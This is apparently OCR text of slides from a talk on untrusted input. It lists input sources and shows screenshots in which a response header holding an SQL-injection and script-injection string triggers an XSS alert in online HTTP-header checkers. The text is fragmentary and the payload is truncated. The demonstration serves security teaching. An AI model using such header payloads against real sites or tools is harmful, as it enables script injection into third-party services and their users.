
What not to trust


- Form Submissions
- URL query parameters
- URL paths
- Database records
- User uploads
- Incoming emails
- Cookies
- HTTP Headers
- DNS Records
- WHOIS records
- Environment variables


.. And everything else that comes from outside



Request URL: https://ayesh.me/
Request method: GET
Remote address: 8.9.8.193:443
Status code: 200 OK
Edit and Resend
Raw headers
Version: HTTP/2.0
Filter headers
x-content-type-options: nosniff
x-drupal-cache: HIT
X-Firefox-Spdy: h2
x-powered-by: PHP/6.0.7'; DROP TABLE 'domain...://ayesh.me/go/XSS';}</script>
Request headers (442 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5


Check the http headers for a pa
https://www.dnsqueries.com/en/http_headers_check.php
Search
Home | Http Headers
Check the http
XSS !?!?
OK
Cancel
HTTP Headers are special lines
during an HTTP request. Both t
the server send out headers which contain
special informations on the transfer itself. This
tool is useful to check the headers sent out by
the web server when serving a page.
Web Page:
https://ayesh.me/go/XSS
Run tool ››
Headers sent by the page
Header
Value
HTTP CODE = HTTP/1.1 200 OK
Date = Thu, 08 Nov 2018 14:13:40 GMT
Server = Apache
X-Drupal-Cache = HIT
Content-Language = en
X-Frame-Options = sameorigin
Read www.dnsqueries.com


Check HTTP Headers online-
https://smallseotools.com/get-http-headers/
Search
Register
Login
SmallSEOTools
